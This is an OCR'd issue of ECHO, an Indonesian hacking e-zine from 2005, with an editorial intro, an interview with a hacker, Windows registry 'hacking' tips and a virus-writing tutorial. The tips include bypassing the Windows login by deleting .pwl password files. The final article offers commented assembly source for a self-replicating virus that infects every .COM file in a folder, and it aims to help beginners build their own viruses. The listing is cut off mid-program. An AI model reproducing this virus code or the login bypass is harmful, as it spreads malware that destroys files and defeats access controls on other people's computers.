EZINE (ECHO-magazine)


Adalah majalah elektronik yang ditulis secara bebas*
oleh individu** yang peduli terhadap
perkembangan ilmu pengetahuan
khususnya dibidang Teknologi informasi dan
di sebarluaskan secara FREE(gratees)
dengan syarat-syarat [licensi] ,
dan di-online-kan
@t http://ezine.echo.or.id

EZINE ECHO MAGAZINE

[Licensi]


Seluruh Dokumen yang terdapat di ezine
(echo-magazine) dibuat dengan lisensi
OpenContent "Copyleft".
Artinya pemegang dokumen tersebut
memiliki hak secara penuh terhadap dokumen tersebut.
Segala modifikasi, penggandaan dokumen tsb
untuk keperluan non komersil diperbolehkan,
selama mencantumkan nama si penulis.

Copyright@2005 http://echo<dot>or<dot>id



TableofContent
EZINE#10

Copyright@2005 http://echo<dot>or<dot>id



[INTRO]

== !! == !! ===

INDONESIA HACKING E-ZINE

e c h o . o r . i d

== !! == !! ===

ECHO * ECHO * ECHO * ECHO * ECHO * ECHO * ECHO * ECHO * ECHO * ECHO * ECHO
ECHO * ECHO * ECHO * ECHO * ECHO * ECHO * ECHO * ECHO * ECHO * ECHO * ECHO

Hail Underground,

Dengan bangga echo|staff mempersembahkan kepada Anda ECHO E-ZINE issue #10 dengan banyak perubahan baru untuk meningkatkan kualitas penulisan dan tampilan.

--- 01 // New Staff ----------


Pada issue #10 ini,seorang 'anonymous' editor yang telah lama berkecimpung dan aktif dalam dunia security telah bergabung menjadi echo|staff untuk membantu membidani kelahiran issue ECHO E-ZINE ini, Pasti teman- teman semua dapat merasakan suasana baru dalam penyajian #issue kali ini yang murni merupakan buah tangan dari sang 'anonymous', sehingga dengan bangga kami mengucapkan Selamat bergabung!

--- 02 // Konten Issue #10 ----------

Dalam ECHO E-ZINE issue #10,lebih banyak memuat masalah seputar Windows Operating System. Mulai dari Windows Registry Hacking, modifikasi virus for fun and profit, dan lain-lain.

Di rilis ke #10 ini echo|staff juga dengan bangga memuat tulisan dari "vladb" yang telah lama menghilang dari underground scene Indonesia, dan juga kami sempat mewawancarai seorang Underground 'selebritis' dengan nick "negative" (You know him ?) yang sudah cukup lama berkelana di dunia Security *_^ .

Copyright@2005 http://echo<dot>or<dot>id



--- 03 // Quotes ----------

"Keeping knowledge free" does not mean "Promoting random carnage".
taken from " H I T B " bulletin board <forum>

--- 04 // Editor ----------

editor in chief : "anonymous" <edited && created most of issue#10>
second editor : y3dips <edited intro n collecting article>


--- 05 // Event ----------

Seminar Echo di Sucofindo pada tanggal 26 Februari 2005
Cek at http://echo.or.id/seminar.txt
Semua Dokumentasi akan di publish di http://echo.or.id

--- 06 // Contact ----------

Editor	: echostaff@echo.or.id
Submissions	: ezine@echo.or.id
Commentary	: ezine@echo.or.id
URI	: http://ezine.echo.or.id

Copyright@2005 http://echo<dot>or<dot>id




--- 07 // Greetz ----------

G0d for loving Us doin h4ckin , M0m for letting Us touch a KeYb0arD
you all, who read most of this article

Selamat menikmati!

echo|staff

Copyleft (c) 2005 ECHO E-ZINE. All Right Reserved.
ECHO E-ZINE Issue #10, 25 Februari 2005.
---------- EOF //-----



[Interview Dengan negative]

[echo|staff <echostaff@echo.or.id>]


--- 00 // Specification ----------

Handle/nick	: negative
A.K.A	: monyet
Handle origin	: type-o-negative
catch me	: negative@magnesium.net / negative@hert.org
Age of my body	: twenty something
Produced in	: Indonesia
Height & Weight	: 178 cm & 60 kg
Urlz	: http://magnesium.net/~negative/
Computers	: Apple Powerbook 12", apa aja deh...
Member of	: HERT, CoreBSD
Projects	: OpenBSD, FreeBSD, dnstunnel, automated network profiling tool, IDS/IPS

--- 01 // Favorite Things ----------

Foods	: Italian, Chinese food.
Drinkz	: Heineken, Miller, localbeer (Angker please, not Bintang)
Colorz	: Black, Dark Green
Music	: Death/Black Metal, Grindcore, Technopsyhodelic
Bandz/Singer	: Napalm Death, Deicide, Cannibal Corpse, ... Rob Zombie, Marilyn Manson, Nine Inch Nails, ... The Chemical Brothers, The Crystal Method, Moby, ... KoRn, Rammstein, Deftones, Rage Against The Machine, ... Dave Matthews Band, Incubus, John Mayer, ... damn, terlalu banyak!
Movies	: The Fisher King, Being John Malkovich, The Matrix, Fight Club, ...
Books & Authors	: Fight Club (Chuck Palahniuk), 1984 (George Orwell), The Selfish Gene (Richard Dawkins)
Urls	: http://citeseer.ist.psu.edu, http://phrack.org, http://firstmonday.org, http://en.wikipedia.org
I like	: watching people
I dislike	: quit smoking

Copyright@2005 http://echo<dot>or<dot>id



--- 02 // Life in 3 sentences ----------

Unidentified. Classified. FOO!

--- 03 // Words ----------

Gaaah! fuqn shithead!
Will work for bandwidth (TM)

--- 04 // Shoutz & Greetz ----------

The folks at w00w00 and HERT: gaius, ultor, skyper, icer, regx, greuff, andi, rix, w3, arr, zg, rd, emmanuel, fyodor, sk, dmuz, shok, so1o, gamma, grugq, sh, acidjazz, adam, bmc, djm, dr, dugsong, jnathan, joewee, ktwo, lst, leku, lurid, magpie, matt, nico, nocarrier, north, s-nomad, scott, activate, aempirei, jdrake, andrewg, bikappa, caddis, ducer, j03y, lia, lnkstern, mcb, toby, xno, zoc..

The folks at monkey.org: floh, jose, khilmi, gita, binfalse, marius, rwash, snz, thom, lupines.

The folks at hackerlink, antihackerlink, kecoak elektronik, neoteker, echo, 1st, corebsd.

The folks at Hack In The Box.


--- 05 // Short Words About Hacker ----------

F R O N T I E R !
(short enough, eh?)

--- 06 // Story about negative ----------

mutter...mumble...slacker...mutter....mutter...
Yep, I'm 100% slacker.

Copyright@2005 http://echo<dot>or<dot>id



--- 07 // Interview ----------

Q: Saat pertama kali mengenal komputer, apa yang sangat menarik bagi anda?
A: GFX, crash.

Q: Bagaimana cara belajar komputer yang baik menurut anda ?
A: Saya otodidak. Tidak tahu bagaimana seharusnya belajar komputer yang baik.

Q: Apa pendapat anda mengenai opensource?
A: no comment.

Q: Mengenai Komunitas Underground, apa pendapat anda?
A: Bagus sebagai tempat untuk belajar. Terkadang orang butuh partner untuk belajar (atau bersaing?).

Q: Apakah beda hacker, craker dan carder menurut anda ?
A: no comment.

Q: Apakah anda suka programing? Jika iya, apakah bahasa yang sering digunakan?
A: C, Perl, Shell script.

Q: Mengenai berbagai milis security yang membeberkan vulnerability suatu system, bagaimana pendapat anda ?
A: Full-disclosure! Baik untuk pengembangan, namun sayangnya beberapa vendor menanggapinya dari sudut pandang yang lain. Sebaiknya full-disclosure dilakukan dengan memberitahu terlebih dahulu vendor, baru mempublish advisory dan bukan sebaliknya.


Q: Apakah anda memiliki kelompok atau komunitas?, jika iya, komunitas seperti apakah itu ?
A: Online community dari IRC sampai mailing list.

Q: Software apa yang paling anda sukai?
A: nmap, snort, gdb, gcc.

Q: Tokoh yang paling anda kagumi, mengapa?
A: Dug Song, a monkey!
Theo De Raadt, once he told me "you're a slacker!"
Michal Zalewski, unpredictable innovation.

Q: Pendapat anda tentang Globalisasi?
A: Free trade, freedom of speech, free competition. Evolve or die!

Copyright@2005 http://echo<dot>or<dot>id




Q: Jika anda jadi presiden/penguasa, apa yang akan anda lakukan?
A: Mengundurkan diri sesaat setelah pelantikan.

--- 08 // Spontan ----------

1. Hacker	uNF
2. Vulnerability	Oops
3. Defaced	I'd love to hack, but I can't
4. Bandwidth	Yikes, will work for bandwidth
5. Law	Good and Bad
6. Black Hat	Not always wearing black hat
7. Killall	Die die punkaz!
8. Phiber Optic	Fast, Faster, Fastest
9. Knowledge	Power
10.Access Denied	Find another way, kid!

---------- EOF //-----



[Si Kabayan Belajar Windows Hacking]

[Al-k <Al_k_000@yahoo.com>]

--- 00 // Intro ----------

Ketemu lagi dengan Al-k, si keren yang suka maksa. Kumaha dararamang? (editor: Gimana kabarnya?). Pada artikel ini, saya akan menjelaskan beberapa trik sederhana Windows Hacking. Artikel ini dikhususkan bagi mereka yang pemula dan ingin mempelajari lebih lanjut mengenai sistim Windows Hacking.

--- 01 // Windows Hacking a`la Si Kabayan ----------

01. Cara cepat keluar Windows.

    Klik kanan pada Desktop -> New -> Shortcut. Isikan:

    C:\windows\rundll.exe user.exe,exitwindowsexec

    Ketika seseorang melakukan double-click pada desktop, maka Windows akan langsung menutup semua aplikasi yang sedang berjalan tanpa proses lebih lanjut yang memakan waktu lebih lama seperti pada proses Start atau Shutdown.

02. Cara cepat restart Windows

    Terkadang pada sebuah program, Windows harus direstart setelah proses install maupun uninstall dan proses booting membutuhkan waktu yang relatif lama (tergantung jenis processor dan jumlah memory yang dimiliki).

    Cara cepat untuk merestart Windows adalah membuat shortcut seperti pada trik #01. Dan pada command link box diisi:


    C:\windows\rundll.exe user.exe,exitwindows

03. Mendisable Shutdown pada Start Menu.

    Jalankan regedit. Start -> Run -> regedit. Browse

    HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer

Copyright@2005 http://echo<dot>or<dot>id



Jika tidak ditemukan Explorer, dapat dibuat entry baru dengan cara mengklik-kanan New -> Key. Klik-kanan lagi untuk memilih New -> DWORD Value kemudian rename menjadi NoCloseKey atau NoClose dengan value data adalah 1.

XXX: 1 untuk mengaktifkan dan 0 untuk menonantifkan (default)

04. Menyembunyikan Drive pada Window Explorer

Menggunakan regedit seperti pada trik #03, namun entry yang harus ditambahkan adalah NoDrives (DWORD Value) dengan value data adalah 3FFFFFF. Untuk menampilkan kembali, hapus entry NoDrives.

05. Bermain dengan WinLogon

Menggunakan regedit dan mebuat entry Dword baru pada

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\
CurrentVersion\Winlogon

Tambahkan entry

LegalNotice Text = "Kabayan belajar Windows Hacking"
LegalNoticeCaption = "Kabayan Keren"

06. Mendisable SaveSetting

Buat entry DWORD baru pada

HKEY_CURRENT_USER\Software\Microsoft\Windows\
CurrentVersion\Policies\Explorer


isi dengan NoSaveSetting dan value datanya adalah 1.

07. By-pass Windows Login

Ketika Start up Windows, tekan F8 sebelum logo startup Windows muncul, pilih Command Prompt Only. Pindah ke direktori C:\WINDOWS dan hapus file yang berekstensi .pwl.

```
C:\WINDOWS> attrib *.pwl
C:\WINDOWS> del *.pwl
```

Copyright@2005 http://echo<dot>or<dot>id




--- 02 // Informasi lanjut mengenai Windows Registry ----------

Berikut ini adalah informasi mengenai Windows Registry yang diambil dari website http://www.hnc3k.com.

01. Explorer subkey:

Keyname	Description
ClearRecentDocsOnExit	enable/disable clear of recent documents upon exit
DisableRegistryTools	enable/disable registry editing tools WARNING: If you disable the Registry Editor, you will NOT be able to modify ANY Registry settings anymore, and the ONLY way to disable system restrictions is to run/merge/register a .REG/.INF/.VBS file!
NoAddPrinter	enable/disable addition of new printers
NoClose	enable/disable system shutdown
NoDeletePrinter	enable/disable existent printers deletion
NoDesktop	enable/disable ALL desktop items and desktop right-click menu
NoDevMgrUpdate	enable/disable Windows 98/ME web update manager
NoDrives [hex]	enable/disable ANY drives in My Computer/ Explorer/IE Drive Letter Value A: 01 00 00 00 B: 02 00 00 00 C: 04 00 00 00 D: 08 00 00 00 E: 10 00 00 00 F: 20 00 00 00 G: 40 00 00 00


Copyright@2005 http://echo<dot>or<dot>id



H: 80 00 00 00
I: 00 01 00 00
J: 00 02 00 00
K: 00 04 00 00
L: 00 08 00 00
M: 00 10 00 00
N: 00 20 00 00
O: 00 40 00 00
P: 00 80 00 00
Q: 00 00 01 00
R: 00 00 02 00
S: 00 00 04 00
T: 00 00 08 00
U: 00 00 10 00
V: 00 00 20 00
W: 00 00 40 00
X: 00 00 80 00

NoFind	enable/disable the find/search command
NoInternetIcon	enable/disable the Internet icon on desktop
NoNetHood	enable/disable Network Neighborhood
NoRecentDocsHistory	enable/disable recent documents in the Start Menu (Win98/ME/IE4/IE5/IE6 only)
NoRun	enable/disable the run command
NoSaveSettings	enable/disable save settings upon exit
NoSetFolders	enable/disable folders in Start Menu... Settings
NoSetTaskbar	enable/disable taskbar in Start Menu... Settings
NoSMMyDocs	enable/disable My Documents folder in Start Menu
NoSMMyPictures	enable/disable My Pictures folder in Start Menu
NoWindowsUpdate	enable/disable the Win98/ME web update

Copyright@2005 http://echo<dot>or<dot>id




02. System subkey:

Keyname	Description
NoAdminPage	enable/disable the remote administration tab
NoConfigPage	enable/disable the hardware profiles tab
NoControlPanel [hex]	enable/disable the control panel
NoDevMgrPage	enable/disable the device manager tab
NoDispAppearancePage	enable/disable the appearance display tab
NoDispBackgroundPage	enable/disable the background display tab
NoDispCPL	enable/disable the display properties applet
NoDispScrSavPage	enable/disable the screensaver display tab
NoDispSettingsPage	enable/disable the settings display tab
NoFileSysPage	enable/disable the file system button
NoPwdPage	enable/disable the password change tab
NoProfilePage	enable/disable the user profiles tab
NoSecCPL	enable/disable the password applet
NoVirtMemPage	enable/disable the virtual memory button

03. Network subkey:

Keyname	Description
DisablePwdCaching	enable/disable password caching
HideSharePwds [hex]	enable/disable shared passwords
NoEntireNetwork	enable/disable entire network

Copyright@2005 http://echo<dot>or<dot>id



NoNetSetup	enable/disable the network applet
NoNetSetupIDPage	enable/disable the network identification tab
NoNetSetupSecurityPage	enable/disable the network access tab
NoFileSharing	enable/disable the network file sharing button
MinPwdLen	set the minimum password length (integer number: 0 - 99)
NoPrintSharing	enable/disable the network print sharing button
NoWorkgroupContents	enable/disable network workgroup

04. WinOldApp subkey:


Keyname	Description
Disabled	enable/disable Ms-Dos Prompt
NoRealMode	enable/disable real Ms-Dos mode reboot option (Win95/98 only)

05. Internet Explorer Resrtiction

HKEY_USERS\.Default\Software\Policies\Microsoft\Internet Explorer\Control Panel


Keyname	Description
Accessibility	enable/disable accessibility settings
Advanced	enable/disable advanced settings
AdvancedTab	enable/disable the advanced tab
Autoconfig	enable/disable autoconfig settings
Cache	enable/disable cache settings

Copyright@2005 http://echo<dot>or<dot>id



CalendarContact	enable/disable contact settings
Check_If_Default	enable/disable check if IE default browser setting
Connection Settings	enable/disable connection settings
Certificates	enable/disable certificates settings
CertifPers	enable/disable personal certificates settings
CertifSite	enable/disable certificates publishers settings
Colors	enable/disable color settings
Connection Wizard	self explanatory =)
ConnectionsTab	enable/disable connections tab
Connwiz Admin Lock	enable/disable connection wizard administrative lockout
ContentTab	enable/disable content tab
Fonts	enable/disable fonts settings
FormSuggest	enable/disable forms suggest setting
FormSuggest Passwords	enable/disable passwords suggest setting
GeneralTab	enable/disable General tab
History	enable/disable history settings
HomePage	enable/disable homepage settings
Languages	enable/disable Languages settings
Links	enable/disable links settings
Messaging	enable/disable MS messaging settings

Copyright@2005 http://echo<dot>or<dot>id




Profiles	enable/disable profiles settings
ProgramsTab	enable/disable programs tab
Proxy	enable/disable proxy server settings
Ratings	enable/disable ratings settings
ResetWebSettings	enable/disable Reset web settings
SecAddSites	enable/disable Security Add sites settings
SecChangeSettings	enable/disable security changes
SecurityTab	enable/disable security tab
Settings	enable/disable settings boxes
Wallet	enable/disable MS wallet settings (MS IE 5.xx and newer ONLY)

--- 03 // Shoutz & Greetz ----------

Y3d1ps, Comex, The_day, 'n all echo staff, Newbie_hacker. Felix_cun, Trisyawal, Sita (thanks for interest), Azwa, Al-Mustanir, Kang Dulleh, HardZacx, #ch# (smile to me again, please), Ibonx, Hage, Aska, ARakhmat, AUthay, AAyung, AAziz, AA yang ada di Ma'had Miftahul Falah... seluruh Syabab HaTeI, Kang Suryana

---------- EOF //-----

Copyright@2005 http://echo<dot>or<dot>id



[Virus Assembly Menggunakan TASM dan TLINK]

[dR4GGy <dR4GGy@yahoo.com>]

--- 00 // Intro ----------

Artikel ini ditulis mengingat betapa susahnya waktu pertama kali belajar assembly dan penulis ingin berbagi rasa dan pengalaman bersama rekan-rekan yang lain. Diharapkan setelah membaca artikel ini, para pemula yang ingin belajar tentang pemrograman virus dapat mengerti dan membuat program virus dengan kreasinya sendiri.

Yang harus dipersiapkan terlebih dahulu adalah:


- Membuat satu folder pada C:\ dengan nama LAB atau nama lain yang diinginkan. Salin debug.exe (gunakan fasilitas search pada folder WINDOWS) ke dalam folder tersebut.
- Download dan install program TASM dan TLINK (silakan menggunakan Google search engine)
- Install aplikasi VB 6.0

--- 01 // Source code ----------


Berikut adalah program virus yang ditulis dalam bahasa assembly beserta komentar agar dapat mempermudah proses pembelajaran.

```
<++ TESVIRUS.ASM ++>
; PROG   : TESVIRUS.ASM [Trivial Based] based on TOAD
; Efek   : menginfeksi semua file berakhiran .COM yg ada didalam folder

draggy segment          ; nama segmen (awal dari segmen),
                        ; umumnya menggunakan code segment

assume          cs:draggy,ds:draggy    ; register cs dengan ds ke segment
        org     100h            ; daftar ke memori 100hex atau 256 bytes
                                ; untuk mengcompile program ke format .com

TesVirus proc near              ; identitas virus/prosedur

; ---------------------------------------------------------------------
mulai:          ; nama label (bisa ditulis dgn nama apa saja,
                ; terserah anda yg penting anda mengerti)

mov  ah,4eh     ; move nilai 4e hex ke ah untuk general register

; ---------------------------------------------------------------------
```

Copyright@2005 http://echo<dot>or<dot>id




```
cari_korban:    ; nama label

        xor cx,cx       ; cx = 0 untuk general register utk set atribut
                        ; file = normal, bisa juga dengan menggunakan
                        ; mov cx,0 tetapi dapat membuat ukuran program
                        ; menjadi lebih besar 3 bytes

        lea dx,comsig   ; L<oad> E<ffective> A<ddress> dari comsig ke dx
                        ; atau move string ke dx untuk mencari
                        ; spesifik file yg akan diinfeksi,
                        ; bisa juga dengan menggunakan mov dx, offset
                        ; comsig

        int 21h         ; eksekusi fungsi yang sudah di set
                        ; untuk lebih lengkapnya, lihat tabel interrupt

        jc jejakpendekar ; jc = jump if carry (jika program telah
                        ; terinfeksi maka eksekusi rutin jejakpendekar
                        ; (rutin untuk menampilkan pesan) jika carry
                        ; flag = 1 tetapi bila flag = 0 maka
                        ; jump ignore (rutin jejakpendekar tidak
                        ; dieksekusi) dan lanjutkan ke baris berikut

; ---------------------------------------------------------------------

buka_bajunya:           ; nama label

        mov ax,3d02h ; asumsi program telah menemukan file yg akan
                        ; diinfeksi maka 3d02h diload ke AX
                        ; karena AX tipe registernya 16-bit yang isinya
                        ; masing-masing 8 bit AH & AL maka AH=3dh & AL=02h,
                        ; dengan kata lain 3d hex diload ke AH
                        ; AL diload dengan 02 hex utk membuka file
                        ; dengan mode read/write.

                        ; note: - AL = 02h --> open the file in
                        ;                read/write mode
                        ;       - AL = 00h --> open it in read only
                        ;       - AL = 01h --> write only

        mov     dx,9eh ; load ASCii string ke dx untuk nama file yg
                        ; akan diinfeksi letaknya ada di PSP di bagian
                        ; D<ata>T<ransfer>A<rea>.
                        ; PSP start di 00 hex,DTA start di 80 hex,
                        ; file name ada di 1e hex di awal DTA
```




```
                        ; jadi total offset ini : 1e+80=9e hex,

        int     21h     ; eksekusi

; ---------------------------------------------------------------------

perkosa_korban:                 ; nama label

        xchg  bx,ax     ; di rutin sebelumnya pada saat
                        ; file dibuka(open), komputer
                        ; menempatkan perlakuan unik
                        ; (unique file handle) dan disimpan
                        ; ke dalam AX. Kita membutuhkan file handle
                        ; itu di BX untuk fungsi write record
                        ; jadi anda dapat menggunakan Exchange(xchg) AX
                        ; ke BX {xchg bx,ax} atau
                        ; bisa juga dengan menggunakan mov bx,ax tetapi
                        ; ukuran program menjadi lebih besar 1 byte,
                        ; [biasanya untuk pembuatan program virus, kita
                        ; harus dapat mengoptimalkan kode program agar
                        ; program yang dihasilkan ukurannya lebih kecil
                        ; sehingga lebih hemat memori dan efektif.]

        mov  ah,40h     ; load 40 hex ke AH

        mov  cx,offset target - offset mulai ; perintahkan komputer
                        ; agar menghitung jarak antara
                        ;  offset mulai dengan offset target agar
                        ;  dapat diketahui berapa banyak bytes
                        ;  yg akan ditulis(write).
                        ;  jadi CX harus diload dgn jumlah bytes
                        ;  yg akan ditulis

        lea  dx,mulai   ; load alamat mulai ke dx

        int  21h        ; eksekusi

; ---------------------------------------------------------------------

balikin_bajunya:        ; nama label

        mov  ah,3eh     ; setelah file telah terinfeksi maka tutup file
                        ; korban (load 3eh ke ah) agar program virus ini
                        ; dapat mulai mencari program lain untuk diinfeksi
```

Copyright@2005 http://echo<dot>or<dot>id



```
        int  21h        ; eksekusi

        mov  ah,4fh     ; load 4f ke AH

        jmp  cari_korban ; looping, lompat ke label cari_korban
                        ;   sampai ada file yang flagnya=1

; ---------------------------------------------------------------------

jejakpendekar:          ; nama label

                        ; rutin ini berguna untuk menampilkan pesan,
                        ; juga sebagai tanda program virus telah selesai.
                        ; jadi jika anda tidak ingin menggunakan rutin ini
                        ; tidak apa-apa karena program virus ini masih
                        ; dapat berjalan

        mov  ah,09h     ; servis ke 9 untuk mencetak string

        mov  dx,offset pesanku          ; teks yg akan didisplay pada layar harus
                        ; diload dahulu ke dx (Data Register)
                        ; jadi ambil alamat Offset pesanku

        int  21h        ; eksekusi

; ---------------------------------------------------------------------

keluar:

        int  20h        ; finish! kembali ke DOS.
                        ; terminate operation tanpa menset register.
                        ; cara lain terminate dgn menset register adalah:
                        ; mov ax,4c00h menggunakan int 21h
                        ; (Keterangan: 00=exit without error)

